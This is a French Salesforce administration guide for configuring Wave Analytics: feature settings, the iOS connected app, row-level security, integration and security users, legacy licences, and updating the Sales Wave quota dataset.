Aidez vos utilisateurs à retrouver leurs perspectives et tableaux de bord dans la page d'accueil et dans les pages d'applications. Remplacez les icônes génériques par des vignettes d'aperçu de contenu pour l'ensemble des perspectives et tableaux de bord, notamment les ressources qui font l'objet de restrictions de sécurité au niveau de la ligne.

### Activation de Wave Analytics pour les communautés

Partagez en toute sécurité des applications Wave Analytics avec les utilisateurs de communautés clients et partenaires.

### Activation du téléchargement à partir de Wave Analytics

Permettez aux utilisateurs de télécharger les résultats des explorations de perspectives et des widgets de tableau de bord sous la forme d'images (`.png`), de fichiers Microsoft® Excel® (`.xls`) ou de fichiers de valeurs séparées par une virgule (`.csv`).

### Octroi de l'accès utilisateur au concepteur de tableau de bord Wave

Pour accorder à des utilisateurs l'accès au concepteur de tableau de bord, attribuez à chacun l'autorisation « Créer et modifier des tableaux de bord Wave Analytics ». Pour permettre aux utilisateurs d'accéder au concepteur de tableau de bord Wave, l'option de configuration **Activer le concepteur de tableau de bord Wave** doit également être activée. Elle est activée par défaut.

### Activation des annotations dans les widgets de tableau de bord

Annotez les widgets de tableau de bord avec des commentaires publiés dans le tableau de bord et dans Chatter.

### Activation de l'API REST Wave

Vous pouvez accéder aux jeux de données et aux perspectives Wave Analytics par programmation en utilisant l'API REST Wave. La sélection de cette option remplace l'autorisation « APIEnabled » pour les utilisateurs individuels et accorde l'accès à l'API Wave à tous les utilisateurs de Wave (y compris les utilisateurs de communautés).

Application connectée pour Wave Analytics pour iOS

Installez l'application connectée Analytics pour iOS pour que vos clients mobiles puissent se connecter facilement à votre organisation. L'application connectée vous permet de contrôler les connexions et la façon dont vos clients mobiles partagent des images et des liens.

Guide de mise en œuvre de la sécurité dans Wave Analytics

Wave Analytics possède différents niveaux de sécurité que votre organisation peut mettre en œuvre pour s'assurer que le bon utilisateur a accès aux bonnes données.

Accès aux données de Salesforce dans Wave Analytics

Wave Analytics doit avoir accès aux données Salesforce pour les extraire lorsque les données sont utilisées dans un contexte de sécurité au niveau ligne. Wave Analytics obtient l'accès aux données Salesforce en fonction des autorisations de deux utilisateurs Wave Analytics internes : Utilisateur d'intégration et Utilisateur de sécurité.

## Activation des vignettes d'aperçu pour l'ensemble des perspectives et tableaux de bord

Aidez vos utilisateurs à retrouver leurs perspectives et tableaux de bord dans la page d'accueil et dans les pages d'applications. Remplacez les icônes génériques par des vignettes d'aperçu de contenu pour l'ensemble des perspectives et tableaux de bord, notamment les ressources qui font l'objet de restrictions de sécurité au niveau de la ligne.

Si aucun prédicat de sécurité n'est défini pour un jeu de données, les miniatures d'aperçu sont toujours affichées. Si un prédicat de sécurité est défini, les miniatures d'aperçu ne sont pas affichées, sauf si ce paramètre est activé. Lorsque le paramètre est activé, les miniatures d'aperçu sont affichées pour toutes les ressources.

**Important:** Même lorsque la sécurité au nouveau de la ligne s'applique au jeu de données utilisé par une perspective ou un tableau de bord, la vignette d'aperçu peut exposer les données de lignes confidentielles. Les restrictions de sécurité au niveau de la ligne s'appliquent uniquement lorsque vous avez parcouru les perspectives et les tableaux de bord en cliquant dessus.

1. Dans Configuration, saisissez *Wave Analytics* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Sélectionnez Afficher les vignettes d'aperçu des perspectives et des tableaux de bord dans lesquels la sécurité au niveau de la ligne est activée.
3. Cliquez sur **Enregistrer**.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour modifier les paramètres :

- Gérer Wave Analytics"

## Activation de Wave Analytics pour les communautés

Partagez en toute sécurité des applications Wave Analytics avec les utilisateurs de communautés clients et partenaires.

**Remarque:** Seuls les utilisateurs qui disposent d'une licence Customer Community Plus ou Partner Community peuvent utiliser cette fonctionnalité. Cette fonctionnalité est prise en charge dans les communautés, mais pas dans les portails.

Pour configurer Wave Analytics pour le partage avec les communautés, suivez la procédure ci-dessous.

1. Dans Configuration, saisissez *Wave Analytics* dans la case Recherche rapide, puis sélectionnez **Paramètres**. Sélectionnez Activer Wave Analytics pour les communautés.
2. Attribuez aux membres de votre communauté la licence d'ensemble d'autorisations Analytics Cloud - Wave Community Users.
3. Créez un ensemble d'autorisations qui inclut l'autorisation « Afficher Wave Analytics dans les pages de communauté », puis attribuez-la aux membres de votre communauté.

**Éditions**

Disponible avec : Salesforce Classic

Disponible moyennant un coût supplémentaire dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Également disponible avec : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les paramètres :
- Gérer Wave Analytics"

Pour afficher les tableaux de bord et les perspectives Wave :
- Afficher Wave Analytics dans les pages de communauté

## Activation du téléchargement à partir de Wave Analytics

Permettez aux utilisateurs de télécharger les résultats des explorations de perspectives et des widgets de tableau de bord sous la forme d'images (.png), de fichiers Microsoft® Excel® (.xls) ou de fichiers de valeurs séparées par une virgule (.csv).

Pour configurer le téléchargement de données à partir de Wave pour les utilisateurs, procédez comme suit :

1. Dans Configuration, saisissez *Ensembles d'autorisation* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisation** sous Gérer les utilisateurs.
2. Sélectionnez l'ensemble d'autorisations Analytics Cloud auquel vous souhaitez ajouter l'autorisation, puis sélectionnez **Autorisations système**.
3. Sélectionnez Télécharger les données Wave Analytics.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Téléchargement d'images et de données filtrées

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour modifier les paramètres :
- "Gérer Wave Analytics

## Octroi de l'accès utilisateur au concepteur de tableau de bord Wave

Pour accorder à des utilisateurs l'accès au concepteur de tableau de bord, attribuez à chacun l'autorisation « Créer et modifier des tableaux de bord Wave Analytics ». Pour permettre aux utilisateurs d'accéder au concepteur de tableau de bord Wave, l'option de configuration **Activer le concepteur de tableau de bord Wave** doit également être activée. Elle est activée par défaut.

1. Dans Configuration, saisissez *Wave Analytics* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Sélectionnez **Activer le concepteur de tableau de bord Wave**, puis cliquez sur **Enregistrer**.
3. Attribuez l'autorisation « Créer et modifier des tableaux de bord Wave Analytics » à chaque utilisateur qui crée des tableaux de bord.
   Chaque utilisateur peut choisir le concepteur Classic ou le concepteur de tableau de bord Wave pour chaque tableau de bord.

CONSULTER ÉGALEMENT :

Concepteur de tableau de bord Wave, pour élaborer aisément des tableaux de bord

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour accéder au concepteur de tableau de bord Wave ou au concepteur Classic :

- Créer et modifier des tableaux de bord Wave Analytics

## Activation des annotations dans les widgets de tableau de bord

Annotez les widgets de tableau de bord avec des commentaires publiés dans le tableau de bord et dans Chatter.

Remarque: Les annotations sont prises en charge uniquement dans les tableaux de bord créés avec le concepteur de tableau de bord Wave.

Pour activer les annotations, procédez comme suit :

1. Dans Configuration, saisissez *Suivi de fil* dans la case Recherche rapide, puis sélectionnez **Suivi de fil** sous Chatter.
2. Faites défiler et sélectionnez **Ressource Wave**.
3. Sélectionnez Activer le suivi de fil.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Collaboration avec des annotations dans le tableau de bord

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour modifier les paramètres :

- "Gérer Wave Analytics

## Activation de l'API REST Wave

Vous pouvez accéder aux jeux de données et aux perspectives Wave Analytics par programmation en utilisant l'API REST Wave. La sélection de cette option remplace l'autorisation « APIEnabled » pour les utilisateurs individuels et accorde l'accès à l'API Wave à tous les utilisateurs de Wave (y compris les utilisateurs de communautés).

1. Dans Configuration, saisissez *Wave Analytics* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Sélectionnez Activer l'API Wave pour tous les utilisateurs de Wave.
3. Cliquez sur **Enregistrer**.

Éditions

Disponible avec Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres :
- Gérer Wave Analytics

## Application connectée pour Wave Analytics pour iOS

Installez l'application connectée Analytics pour iOS pour que vos clients mobiles puissent se connecter facilement à votre organisation. L'application connectée vous permet de contrôler les connexions et la façon dont vos clients mobiles partagent des images et des liens.

1. Connectez-vous comme administrateur et accédez à https://login.salesforce.com/packaging/installPackage.apexp?p0=04tB0000000DKTA.
2. Sélectionnez **Installer pour tous les utilisateurs**.

   Si vous installez l'application connectée uniquement pour certains rôles, alors seuls ces clients seront soumis à vos politiques.
3. Cliquez sur **Terminé**, puis ouvrez le package Salesforce Insights pour iOS.
4. Pour configurer les politiques et autres paramètres, cliquez sur **Modifier**. Lorsque vous avez terminé, enregistrez vos modifications.

   Pour plus d'informations sur les paramètres Application connectée, reportez-vous à Modifier une application connectée.
5. Si vous souhaitez désactiver les options de partage pour les utilisateurs mobiles, cliquez sur **Nouveau** dans la section Attributs personnalisés.

   Toutes les options de partage sont activées par défaut. Pour désactiver une option, ajoutez sa clé d'attribut et saisissez "false" comme valeur d'attribut. Consultez le tableau des clés d'attribut prises en charge.

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour installer et configurer l'application connectée :
- Gérer Wave Analytics"

| Clé d'attribut | Les clients mobiles peuvent partager |
|---|---|
| SHARE_IMAGE_AIRDROP | Des images via AirDrop |

| Clé d'attribut | Les clients mobiles peuvent partager |
|---|---|
| SHARE_IMAGE_ CAMERAROLL | Des images de l'appareil photo |
| SHARE_IMAGE_ OPEN | L'image actuellement ouverte sur l'appareil mobile |
| SHARE_IMAGE_ S1 | Des images dans Salesforce1 |
| SHARE_IMAGE_ EMAIL | Des images par e-mail |
| SHARE_LINK_AIRDROP | Des liens via AirDrop |
| SHARE_LINK_ CLIPBOARD | Le lien qui se trouve actuellement dans le presse-papiers de l'appareil mobile. |
| SHARE_LINK_ S1 | Des liens dans Salesforce1 |
| SHARE_LINK_EMAIL | Des liens par e-mail |
| SPOTLIGHT_SEARCH | Des ressources Wave Analytics dans les résultats de recherche Spotlight |

Remarque: Pour appliquer les attributs personnalisés aux utilisateurs connectés, vous pouvez les révoquer et leur demander de se reconnecter.


6. Pour afficher et contrôler la façon dont les clients se connectent à votre organisation Wave, depuis Configuration, saisissez *`Applications connectées`* dans la case `Recherche rapide` puis sélectionnez **Utilisation d'applications connectées OAuth**.

   Vous pouvez bloquer les sessions des utilisateurs, révoquer les utilisateurs individuels et explorer les détails des utilisateurs. Pour plus d'informations, reportez-vous à Surveillance de l'utilisation pour une application connectée.

   Remarque: Pour une authentification basée sur un certificat, les utilisateurs doivent autoriser les cookies dans les paramètres du navigateur de leur ordinateur.

## Guide de mise en œuvre de la sécurité dans Wave Analytics

Wave Analytics possède différents niveaux de sécurité que votre organisation peut mettre en œuvre pour s'assurer que le bon utilisateur a accès aux bonnes données.



- L'administrateur peut mettre en œuvre une sécurité au niveau des objets et des champs pour contrôler l'accès aux données Salesforce. Par exemple, l'administrateur peut restreindre l'accès pour éviter que le flux de données ne charge des données Salesforce sensibles dans les jeux de données. Ce document décrit comment Wave Analytics utilise la sécurité au niveau des objets et des champs sur les données Salesforce et comment configurer les autorisations sur les objets et champs Salesforce.
- Les propriétaires de jeu de données peuvent mettre en œuvre une sécurité au niveau de la ligne dans chaque jeu de données qu'ils créent afin de limiter l'accès aux enregistrements. Si un jeu de données n'a pas de sécurité au niveau ligne, les utilisateurs qui ont accès au jeu de données peuvent afficher tous les enregistrements. Ce document décrit comment configurer la sécurité au niveau de la ligne sur les jeux de données et fournit des exemples de mise en œuvre basés sur les jeux de données créés à partir des données et données externes Salesforce.
- Les propriétaires, les administrateurs et les utilisateurs d'applications, qui disposent d'un accès de responsable à une application, contrôlent l'accès aux jeux de données, aux optiques et aux tableaux de bord dans l'application. Ce document décrit les différents niveaux d'accès pour les applications et explique comment partager les jeux de données, les perspectives, les tableaux de bord dans une application avec d'autres utilisateurs.

  Remarque: Wave Analytics ne se synchronise pas avec le partage configuré dans Salesforce. Au lieu de cela, vous devez configurer la sécurité séparément dans Wave Analytics. Wave Analytics fournit une fonctionnalité de sécurité robuste au niveau ligne qui vous permet de modéliser de nombreux types de contrôles d'accès sur les jeux de données.

Pour des informations complètes sur la mise en œuvre de la sécurité Wave Analytics, reportez-vous au guide Wave Analytics Security Implementation Guide.

## Accès aux données de Salesforce dans Wave Analytics

Wave Analytics doit avoir accès aux données Salesforce pour les extraire lorsque les données sont utilisées dans un contexte de sécurité au niveau ligne. Wave Analytics obtient l'accès aux données Salesforce en fonction des autorisations de deux utilisateurs Wave Analytics internes : Utilisateur d'intégration et Utilisateur de sécurité.

Wave Analytics utilise les autorisations de l'Utilisateur d'intégration pour extraire les données des objets et des champs Salesforce lors de l'exécution d'une tâche du flux de données. L'utilisateur d'intégration dispose de l'accès Afficher toutes les données. Par conséquent, vous pouvez limiter l'accès à des objets et à des champs spécifiques qui contiennent des données confidentielles. Si le flux de données est configuré pour extraire les données d'un objet ou d'un champ auquel l'utilisateur d'intégration n'a pas accès, la tâche du flux de données échoue.

Lorsque vous interrogez un jeu de données dont la sécurité au niveau de la ligne est basée sur l'objet User, Wave Analytics utilise les autorisations de l'Utilisateur de sécurité pour accéder à l'objet User et à ses champs. L'Utilisateur de sécurité doit avoir au moins accès en lecture à chaque champ d'objet User inclus dans un prédicat. Un prédicat est une condition de filtre qui définit la sécurité au niveau de la ligne pour un jeu de données. Par défaut, l'Utilisateur de sécurité à accès en lecture à tous les champs standard de l'objet User. Si le prédicat est basé sur un champ personnalisé, vous accordez un accès en lecture à ce champ à l'Utilisateur de sécurité. Si l'Utilisateur de sécurité n'a pas accès en lecture à tous les champs d'objet User inclus dans une expression de prédicat, une erreur s'affiche lorsque vous tentez d'interroger le jeu de données en utilisant ce prédicat.

### Contrôle de l'accès aux objets et aux champs Salesforce

Wave Analytics doit avoir accès aux données Salesforce pour les extraire lorsque les données sont utilisées dans un contexte de sécurité au niveau ligne. Configurez les autorisations de l'Utilisateur d'intégration sur les objets et les champs Salesforce afin de contrôler l'accès du flux de données aux données Salesforce. Configurez les autorisations de l'Utilisateur de sécurité pour activer la sécurité au niveau de la ligne basée sur des champs personnalisés de l'objet User.

CONSULTER ÉGALEMENT :

Contrôle de l'accès aux objets et aux champs Salesforce

### Contrôle de l'accès aux objets et aux champs Salesforce

Wave Analytics doit avoir accès aux données Salesforce pour les extraire lorsque les données sont utilisées dans un contexte de sécurité au niveau ligne. Configurez les autorisations de l'Utilisateur d'intégration sur les objets et les champs Salesforce afin de contrôler l'accès du flux de données aux données Salesforce. Configurez les autorisations de l'Utilisateur de sécurité pour activer la sécurité au niveau de la ligne basée sur des champs personnalisés de l'objet User.

Lors de la configuration d'autorisations pour l'Utilisateur d'intégration ou l'Utilisateur de sécurité, modifiez une version clonée du profil utilisateur.

AUTORISATIONS UTILISATEUR

**Pour cloner un profil utilisateur :**

- Gérer les profils et les ensembles d'autorisations

**Pour modifier des autorisations d'objet :**

- Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils** et sélectionnez le profil utilisateur.

   Pour l'Utilisateur d'intégration, sélectionnez le profil Utilisateur d'intégration Analytics Cloud. Pour l'Utilisateur de sécurité, sélectionnez le profil Utilisateur de sécurité Analytics Cloud.
2. Cliquez sur **Cloner** pour cloner le profil utilisateur.
3. Nommez et enregistrez le profil utilisateur cloné.
4. Cliquez sur **Paramètres d'objet**.
5. Cliquez sur le nom de l'objet Salesforce.
6. Cliquez sur **Modifier**.
   a. Pour activer l'autorisation sur l'objet, sélectionnez **Lire** dans la section Autorisations d'objet.
   b. Pour activer l'autorisation sur un champ de l'objet, sélectionnez **Lire** pour le champ dans la section Autorisations de champ.

   Remarque: Vous ne pouvez pas modifier les autorisations sur des champs personnalisés de l'objet User.
7. Enregistrez les paramètres de l'objet.
8. Attribuez le profil utilisateur cloné à l'Utilisateur d'intégration ou à l'Utilisateur de sécurité.
   a. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
   b. Sélectionnez l'utilisateur auquel vous souhaitez attribuer le profil utilisateur.
   c. Cliquez sur **Modifier**.
   d. Dans le champ Profil, sélectionnez le profil utilisateur.
   e. Cliquez sur **Enregistrer**.
9. Vérifiez que l'Utilisateur d'intégration et l'Utilisateur de sécurité disposent des autorisations appropriées sur les champs des objets.

## Configuration de la plate-forme Wave Analytics avec des licences achetées avant le 20 octobre 2015

Si vous avez acheté des licences Wave Analytics Builder ou Explorer avant le 20 octobre 2015, vous pouvez continuer à utiliser vos licences afin de configurer la plate-forme Wave pour des utilisateurs de votre organisation ou vous pouvez migrer vers la nouvelle licence de plate-forme à utilisateur unique Wave Analytics.

Remarque: Ces informations s'appliquent uniquement aux clients qui ont acheté des licences Wave Analytics avant le 20 octobre 2015 et qui continuent à utiliser les licences d'ensemble d'autorisations Analytics Cloud Builder ou Analytics Cloud Explorer, sans migrer vers la nouvelle licence Analytics Cloud Wave Platform. Si vous avez acheté Wave depuis le 20 octobre 2015, accédez à Configuration de la plate-forme Wave.

**Important:** Si vous migrez depuis des licences de plate-forme Analytics Cloud Builder ou Analytics Cloud Explorer antérieures vers la licence de plate-forme à utilisateur unique Wave Analytics, consultez Migration depuis des licences Wave achetées avant le 20 octobre 2015 vers les nouvelles licences Wave Platform.

## La licence Analytics Cloud Wave Platform

La licence Analytics Cloud Wave Platform achetée avant le 20 octobre 2015 permet d'activer Wave Analytics pour votre organisation. Chaque licence Wave Platform antérieure est contractuellement limitée à 400 utilisateurs. Si vous avez plus de 400 utilisateurs, vous pouvez acheter des licences Wave Platform supplémentaires.

Chaque licence Wave Platform antérieure permet de :

- Stocker jusqu'à 250 000 000 de lignes dans vos jeux de données finaux enregistrés.
- Exécuter jusqu'à 50 requêtes simultanées dans Wave Analytics.

## Les licences d'ensemble d'autorisations Analytics Cloud

Pour pouvoir utiliser le produit, chaque utilisateur nécessite une licence d'ensemble d'autorisations Analytics Cloud. La licence d'ensemble d'autorisations définit les autorisations utilisateur qui peuvent être attribuées à l'utilisateur. L'administrateur attribue les licences d'ensemble d'autorisations aux utilisateurs.

Avec les licences de plate-forme Wave Analytics vendues avant le 20 octobre 2015, Salesforce fournit les licences d'ensemble d'autorisations suivantes :

- La licence d'ensemble d'autorisations Analytics Cloud Builder permet aux utilisateurs d'accéder à toutes les fonctionnalités de Wave Analytics.
- La licence d'ensemble d'autorisations Analytics Cloud Explorer permet aux utilisateurs de charger des données externes dans Wave Analytics et d'explorer les données.

Voici les autorisations utilisateur Wave Analytics incluses dans chaque licence d'ensemble d'autorisations.

| Autorisation utilisateur | Comprise dans une licence d'ensemble d'autorisations Explorer ou Builder ? | Élément activé |
|---|---|---|
| “Créer et modifier des tableaux de bord Wave Analytics” | Builder uniquement | Création et modification de tableaux de bord Wave Analytics. |
| “Créer des applications Wave Analytics” | Builder uniquement | Création et partage d'applications Wave Analytics. |
| “Modifier les flux de données de Wave Analytics | Builder uniquement | Téléchargement, chargement, démarrage, arrêt et replanification du flux de données. Affichage du flux de données et tâches système dans la surveillance des données. |
| “Gérer Wave Analytics” | Builder uniquement | Accès à toutes les fonctionnalités de Wave Analytics. Offre des capacités de niveau administrateur Wave. |
| “Charger des données externes dans Wave Analytics” | Builder et Explorer | Chargement de données externes dans Wave Analytics pour créer un jeu de données. Affichage du flux de données et |

| Autorisation utilisateur | Comprise dans une licence d'ensemble d'autorisations Explorer ou Builder ? | Élément activé |
|---|---|---|
| | | tâches système dans la surveillance des données. |
| “Utiliser Wave Analytics” | Builder et Explorer | Utilisation de Wave Analytics et affichage des jeux de données, des perspectives et des tableaux de bord que l'utilisateur est autorisé à afficher. Activé automatiquement lorsque vous sélectionnez n'importe quelle autre autorisation Wave. |

Remarque: Lorsque vous créez des ensembles d'autorisations pour des utilisateurs de Wave, la sélection d'une autre autorisation Wave Analytics active automatiquement l'autorisation « Wave Analytics ».

Vous pouvez attribuer des licences d'ensemble d'autorisations Wave Analytics antérieures avec n'importe quelle licence utilisateur Salesforce suivante :

- Force.com (inscription d'application)
- Force.com (une application)
- Full CRM
- Salesforce Platform
- Salesforce Platform One

CONSULTER ÉGALEMENT :

Migration depuis des licences Wave achetées avant le 20 octobre 2015 vers les nouvelles licences Wave Platform

# Migration depuis des licences Wave achetées avant le 20 octobre 2015 vers les nouvelles licences Wave Platform

Pour migrer depuis les licences Analytics Cloud Builder et Analytics Cloud Explorer antérieures achetées avant le 20 octobre 2015 vers la nouvelle licence Analytics Cloud - Wave Analytics Platform, vous devez configurer des utilisateurs de Wave dans votre organisation avec de nouveaux ensembles d'autorisations.

Lorsque Salesforce provisionne votre organisation avec la nouvelle licence Analytics Cloud - Wave Analytics Platform, il peut être nécessaire de configurer certains utilisateurs avec la nouvelle licence.

- **Utilisateurs de licence Builder.** Les utilisateurs qui accèdent à Wave avec la licence d'ensemble d'autorisations Analytics Cloud Builder doivent pouvoir continuer à utiliser la plate-forme Wave Analytics sans configuration supplémentaire. La licence Builder est simplement renommée *Analytics Cloud - Wave Analytics Platform*, et cette licence d'ensemble d'autorisations est affichée dans Configuration de Salesforce.
- **Utilisateurs de licence Explorer.** Durant le processus de provisionnement de la nouvelle licence, Salesforce peut supprimer la licence Analytics Cloud Explorer de votre organisation. Dans ce cas, la nouvelle licence Analytics Cloud - Wave Platform est affichée au lieu de la licence

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

Explorer et vous devez configurer des utilisateurs avec cette licence. Si la licence d'ensemble d'autorisations Explorer est toujours visible, il n'est pas nécessaire de répéter le processus de configuration des utilisateurs d'Explorer.

Si des utilisateurs de votre organisation doivent être configurés avec la nouvelle licence Analytics Cloud - Wave Platform (même s'ils utilisaient Wave avec une licence précédente), suivez les étapes de Configuration de la plate-forme Wave à la page 3926. Vous devez leur attribuer la nouvelle licence d'ensemble d'autorisations, créer un ou plusieurs ensembles d'autorisations et attribuer les ensembles d'autorisations aux utilisateurs.

# Mise à jour du jeu de données Quota (cible) de Sales Wave

Si vous répondez « oui » à la question de l'assistant de configuration portant sur les quotas de suivi de votre entreprise au niveau utilisateur, mettez à jour le jeu de données Sales Wave Quota pour inclure les données de quotas de votre équipe dans l'application.

Lorsque vous créez l'application Sales Wave, un jeu de données Quota (cible) est créé avec l'application. Pour explorer la façon dont les membres de l'équipe effectuent le suivi de leurs quotas mensuels, trimestriels ou annuels dans Sales Wave, vous devez mettre à jour le jeu de données Quota en suivant les étapes ci-dessous. Vous pouvez également visionner la vidéo Create the Sales Wave App, Part 2: Upload the Quota CSV File and Schedule a Dataflow, qui couvre les étapes décrites ici.

**AUTORISATIONS UTILISATEUR**

Pour créer et gérer des applications Wave :


- Gérer des modèles d'applications Wave Analytics
- Modifier les flux de données Wave Analytics

**Remarque:** Lorsque vous utilisez des fichiers .CSV que vous souhaitez importer dans Sales Wave, créez et ouvrez-les uniquement dans un éditeur de texte compatible UTF-8. Leur ouverture dans Microsoft Excel ou dans un autre logiciel de feuille de calcul modifie le format des fichiers .CSV qui deviennent inutilisables dans Sales Wave.


**Remarque:** Si votre entreprise n'effectue pas de suivi des quotas au niveau des utilisateurs, vous pouvez ignorer cette étape. Vous devez effectuer cette étape uniquement si vous avez répondu « oui » à la question de l'assistant de configuration portant sur le suivi des quotas au niveau utilisateur.

1. Créez un fichier .CSV comprenant les champs suivants, dans cet ordre : QuotaAmount, StartDate (au format aaaa-mm-jj), OwnerName et Username. Les noms de fichiers sont sensibles à la casse et doivent être affichés dans votre fichier exactement comme ils se présentent ici. Pour consulter un exemple, reportez-vous à Exemple de fichier .CSV Sales Wave.
2. Enregistrez le fichier à un emplacement facilement mémorisable.
3. Dans Salesforce, rendez-vous sur la page d'accueil Wave Analytics et recherchez le jeu de données Quota (cible).
4. Passez le pointeur de la souris sur le jeu de données puis cliquez sur **Modifier**.


5. Salesforce affiche l'écran de modification du jeu de données Quota. Dans la section Mettre à jour les données, sélectionnez **Sélectionnez un fichier ou faites-le glisser**



